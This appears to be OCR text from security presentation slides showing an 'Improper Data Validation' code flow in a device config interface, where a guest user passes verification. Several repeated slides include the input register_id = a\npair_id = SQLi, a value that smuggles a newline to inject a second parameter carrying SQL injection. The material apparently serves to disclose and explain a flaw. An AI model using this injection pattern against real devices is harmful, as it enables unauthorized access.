
device config

Improper Data Validation – Code Flow



user = guest
func = qr_code
op = 5
session = <session>
register_id = a\npair_id = SQLi


Improper Data Validation – Code Flow



user = guest
func = qr_code
op = 5
session = <session>
register_id = a\npair_id = SQLi

驗證 user

Improper Data Validation – Code Flow



user = guest

func = qr_code


op = 5

session = <session>

register_id = a\npair_id = SQLi

guest 過驗證

Improper Data Validation – Code Flow



user = guest
func = qr_code
op = 5
session = <session>
register_id = a\npair_id = SQLi

